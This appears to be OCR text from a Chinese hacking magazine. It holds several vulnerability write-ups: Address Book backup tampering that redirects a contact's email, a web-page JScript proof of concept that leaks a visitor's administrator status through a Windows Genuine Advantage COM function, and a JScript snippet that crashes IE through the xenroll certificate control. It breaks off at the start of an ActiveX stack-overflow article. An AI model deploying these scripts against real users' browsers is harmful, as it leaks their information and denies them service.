


图1

这个名叫通讯簿的软件其实就是安装在Outlook Express目录下的一个wab.exe程序，利用它的"导出"功能就能方便的将我的联系人的信息导出为以wab结尾的文件，将这个文件交给朋友，他同样使用通讯簿程序，将这个wab文件导入即可，非常方便，并且直接双击导出的wab文件也能获得联系人的信息。于是，我导出了我的联系人信息保存为"MY.WAB"文件，在拷贝给朋友之前我先双击打开看了看，在确定没错的情况下，我关闭了通讯簿程序，这时候我发现在MY.WAB文件的目录下，产生了一个名叫"MY.WAB~"的文件，如图2 所示。




图2

我本来猜想这个名叫"MY.WAB~"的文件一定是程序产生的临时文件，可是当我用UltraEdit32打开后，竟发现两个文件除了少量的差别外，大体上是一模一样的，那么这个文件很可能就是程序备份的文件了。我猜想微软在做这个通讯簿程序的时候，为了防止用户的信息文件被无意破坏，就使用了这样的自动备份方式来保护信息的可用性。为了证明我的想法，我用UltraEdit32破坏了原始文件"MY.WAB"，再次双击打开程序，出现了如图3 所示的提示。

在点击了确定以后，程序提示成功从备份数据




图3

中恢复了"MY.WAB"，而当我把"MY.WAB~"从当前目录下删除时，程序出现了无法恢复数据的提示。看来我猜对了，名叫"MY.WAB~"的文件确实是一个备份数据，这样是保证了数据的可用性，可是对于通讯簿这样的数据，不仅仅是要保证可用性，还要保证完整性、真实性。如果名叫"MY.WAB~"的备份文件被恶意修改了，是不是程序在恢复时会自动发现，或者程序根本不判断就直接恢复数据，而不管数据的完整性、真实性呢？带着疑问，我们来测试一下。

首先，重建一个联系人在通讯簿里，如图4 所示。导出这个联系人的信息，名叫"YS.WAB"，然后删除这个联系人，再新建一个联系人，还是名叫"爱无言"，但是邮件地址是另外一个人的地址，假设为otherbodyemail@111.com，同样导出这个信息为"TEST.WAB"。现在我们直接双击"YS.WAB"，通讯簿正常地显示了爱无言的联系信息，如同上图一样，并且当前目录下也出现了名叫"YS.WAB~"的备份文件，删除"YS.WAB~"，接着我们将"TEST.WAB"修改为"YS.WAB~"，然后假设某种情况导致了原始的"YS.WAB"文件损坏。我们这里就直接用UltraEdit32打开"YS.WAB"，往里面随便写些数据来模拟数据损坏，保存后退出。现在，再次双击打开本来是原始文件的"YS.WAB"，程序自动提示数据损坏，准备从备份数据中恢复，点击确定后，结果如图5 所示。程序是恢复了数据，可是注意看，联系人的邮件地址竟然成了otherbodyemail@111.com，而原来是hacklover@xxx.com！我们被欺骗了，数据的真实性被破坏了。如果这个时候，往这个邮箱地址发送的是一些敏感数据，那么就很可能被其他人给截获，导致信息泄漏。




图4




图5

也许微软是好意，既然做了一个备份，那么就该将安全的三要素考虑进去，尤其对于私人数据，真实性是一个很重要的方面，如果有人利用这个缺陷，很容易欺骗用户。测试中还发现，如果把备份文件隐藏了，再破坏原始文件，系统依旧会利用隐藏的备份文件来恢复数据，这样欺骗的隐蔽性更强了。如果你是做这种与私人数据打交道的程序员，那么请你引此为戒，建议把备份数据放入深层次目录，同时加入Hash检查，如MD5，以确保数据的真实完整性，从而把软件真正做得更加周到，又安全。

适合读者：入侵爱好者
前置知识：无

Windows Genuine Advantage Validation Tool 用户信息泄漏漏洞

文/图 曲慧文

按照微软的要求，我们只要使用微软系统都得要正版的，于是微软就推出来了一个检测正版用户的东西，美其名曰Windows Genuine Advantage Validation Tool，只要有这东西存在，就是没完没了地检测说你是盗版用户，无法正常升级，不能打补丁，让你一堆漏洞，装杀毒软件也中毒，真是"最黑莫过商人脸"。当然，我等人民岂非等闲之辈，破解此招的大有人在，破解替换，再启动，我们直接晋级正版行列均可。

可是，微软既然要做这样的正版检测，就应该做得安全点。当我把这个检测正版的可恶文件扔进我的安全检测软件时，发现其中一个COM函数竟然泄漏了我的当前登录的用户权限，虽然问题的危害程度不大，但我要是在千里之外，随便告诉你现在是在使用管理员权限登录系统，你是不是吓出一身冷汗？

这个可恶的文件是在系统目录下的，名叫"Legit CheckControl.DLL"，这个库文件有许多导出的COM函数，其中一个直接命名为"IsAdministrator"，非常有意思的一个函数，直接叫"你是不是管理员"，这样的起名固然很好，但是千万注意安全。作为程序员的我们在编写程序时，一定要注意对用户权限的控制，尤其作为一些系统、数据库之类的程序，访问控制和权限控制是必不可少的。微软编这么个函数一旦编写不当，就会导致用户信息泄漏。COM函数的调用有很多种，为了能够利用得更加充分点，来个远程利用这样才能更有意思，我在

```
<SCRIPT language=javascript>
function test()
{
if (evil.IsAdministrator()==1)
//com函数的调用
alert("你现在是以管理员权限登陆的!");
//逻辑判断当前登录用户权限
else
alert('sorry!你现在不是以管理员权限登陆的!');
//不是管理员时出现这个提示
}
</script>
<object classid="clsid:17492023-C23A-453E-A040-C7C580BBF700" name="evil"> //接口标识
</object>
<script>javascript:test();</script>
```

得到其接口后，写出了如下的利用程序代码。

代码非常简单，将其保存成HTM文件，上传到你的网站上。现在我们以管理员权限登录，访问看看，如图1所示。现在再换一个用户，我这里将Guest激活，登录后，我们访问这个网页，如图2 所示。




图1





图2

看到了吗？对比两张图，当我们以管理员登录访问这个测试网页的时候，报出的是我们是管理员权限 而Guest登录时，却出现sorry的字样，可见这个函数确确实实被我们远程利用了，用户的权限信息泄漏了。你可以这个时候修改代码，出现个什么夸张的图片，让人以为你真是远程入侵他了呢。

其实，写到这里，我联想起以前在黑防上发表的文章，那些关于函数导致被远程溢出利用的，远程破坏系统的，破坏IE的，加上今天的用户信息泄漏的，我脑中一直浮现一句话，"当你今天为了某种功能安装软件的时候，你的机器就又多了一份被恶意攻击的威胁"。攻和防从来都是存在的，对立的统一它们，看待它们，也就成为了我们的一种追求。正如同《黑客防线》那句经典的口号"在攻与防的对立统一中寻求突破"，也许这正是广大安全爱好者的共同的心声。

适合读者：入侵爱好者

前置知识：无



IE数字证书控件拒绝服务漏洞

文/图 曲慧文

微软的IE浏览器是大家常用的一款浏览器，在微软系统默认安装情况下，IE浏览器还安装了很多控件，一些是默认随浏览器启动就运行的，一些是根据实际情况加载进浏览器的。我们常见的在编写网页代码的时候，所有编写的脚本语句的解析都是由浏览器加载VBScript和JScript两个动态库来进行解析执行工作的。在默认随浏览器启动的控件文件中，管理数字证书的控件xenroll是关键的一个控件，因为几乎所有涉及加密和数字签名的场合，数字证书是不可缺少的一环。例如在访问你的网上银行帐号的时候，网上银行常常需要你下载使用你的数字证书，以防止冒名顶替，加强安全性，同时进行身份证明。可以看出这个数字证书控件是一个非常关键的控件，它与个人隐私以及企业个人商业关系有着巨大影响。尽管这样，在2002年的时候，微软曾为这个控件打过一个补丁包，因为这个关键的控件有一个可以删除用户数字证书的巨大安全隐患，但不幸的是，我在很长时间里发现这个数字证书控件还有一个引发浏览器崩溃，导致拒绝服务的安全隐患，这将直接导致用户无法正常使用数字证书，从而引发一系列商业问题。这不是本文重点，这里不多论述，我们直接进入主题。

这个数字证书控件其默认的控件函数里面，有一个叫做"setPendingRequestInfo"的函数，这个函数根据字面意思是设置挂起请求信息，这个函数的原型如下。

```
void setPendingRequestInfo(long lRequestID,BSTR strCADNS,BSTR strCAName,BSTR strFriendlyName);
```

可以看出来，函数是根据对请求的固定标识lRequestID进行操作的，其中strCADNS就是对远程数字证书的服务器解析的DNS名，strCAName就是数字证书名，strFriendlyName是一个友好的信息名。由此可以看出来函数关键的运行方式，是安装某个请求的固定标识lRequestID进行信息设置。也就是说，假设我们现在要访问中国工商银行的网站，进行网上银行操作，这个时候网站会提示你下载使用数字证书，当你点击"是"的时候，这个时候xenroll控件就开始发挥作用了，它将发出一个请求安装证书数据包，当然这个时候根据数字证书的要求会进行一定的设置，此时setPendingRequestInfo函数将被使用，来完成你的请求信息的设置。它现在设置的请求正是根据你现在发出的这个证书安装请求的标识，由此可见，这个标识的重要性。可是，当我们直接调用setPendingRequestInfo函数，不给它一个请求标识的时候，问题来了，由于这个控件编写者的考虑，这样的使用函数setPendingRequestInfo会导致函数使用一个空指针，从而引发函数出错，出现一个读取地址错误。

为了证实这个想法，我写了一段脚本来检测这个函数，脚本的内容如下。

```
<script language=javascript>
try
{
var tar = new ActiveXObject('CEnroll.CEnroll.2');
// 数字证书控件的接口名
var a="1";
tar.setPendingRequestInfo(0x05050505,a,a,a);
// 注意这里，我们在这里直接使用函数setPendingRequestInfo，而此时的第一个参数，也就是证书请求标识是我们直接赋值的，虽然我们好像赋值了，但是由于实际的请求并不存在，函数在传递参数时，读取请求标识时还是会找不到真实的标识，等效产生了空指针效应
}
catch(e){}
</script>
```

测试脚本不长，主要是直接调用函数setPendingRequestInfo，现在我们把它用IE打开，效果如图1所示。IE出错了，虽然是出错，但我们现在只是看到了一个内存读取错误。究竟是不是空指针引发的，我们还需要使用动态调试来证明一下。我这里使用OllyDbg来调试IE，当程序出错的时候，我们来到这里，如图2所示。




图1

```
765EC205   8B45 08         mov   eax, dword ptr [ebp+8]
765EC208   33D2            xor   edx, edx
765EC20A   8B48 10         mov   ecx, dword ptr [eax+10]
765EC20D   3BC1            cmp   eax, ecx
765EC20F   0F85 97700000   jnz   765F32AC
765EC215   5D              pop   ebp
765EC216   C2 0400         retn  4
```

图2

我们在打开这个测试网页的时候，IE出错的地址在crypt32空间，也就是一个加密的库文件中，在图2地址的0x765ec20a，当程序执行到这里，由于eax+10等于0x00000010，这个地址对于程序是一个非法读取的地址，程序到这里就出错了；再向上看，eax是由ebp+8赋值的，而这个正是我们常说的参数。这段程序其实压栈了一个参数，就是这个ebp+8，它是空的指针，这导致了程序在执行到这里的时候，引发了读取地址出错，从而使得IE崩溃。

总体来说，这个漏洞很简单，但是危害却还是不小的。它涉及了数字证书这种敏感的东西，如果你想使用网银或者加密系统交换你的信息的时候，你老是被弄得浏览器崩溃，还有心情继续吗？就到这里吧，剩下的事情就交给你们了。

适合读者：入侵爱好者、溢出爱好者
前置知识：缓冲区溢出基本原理



下载、执行、挂马任我所为

——暴风影音II ActiveX栈溢出0Day

文/图 张东辉 袁野

"你的软件你做主！"，中国最大的影音播放平台暴风影音近日正式启动了由用户参与软件研发过程的"完美行动"。在活动中，用户可以通过投票，在论坛与工程师沟通等方式参与到暴风影音最新版本的研发当中。这种与用户密切沟通的研发方式在中国首创了用户互动式的软件研发形式。——看到暴风的这个"完美行动"，个人感觉很不错，同时也想为其做做安全检查。

目前，ActiveX漏洞正值流行。经过我的测试，发现"暴风影音II"中的控件mps.dll存在多处严重的ActiveX栈溢出漏洞。如果安装有该软件的用户打开了特制的恶意网页，触发漏洞后将可在用户主机上执行任意指令！

漏洞分析

我们首先来收集一些mps.dll控件的相关信息。如何得到mps.dll控件的信息呢？这里推荐大家使用COM Explorer这款软件，它可以展示出系统中注册的所有控件及其属性，如图1 所示。

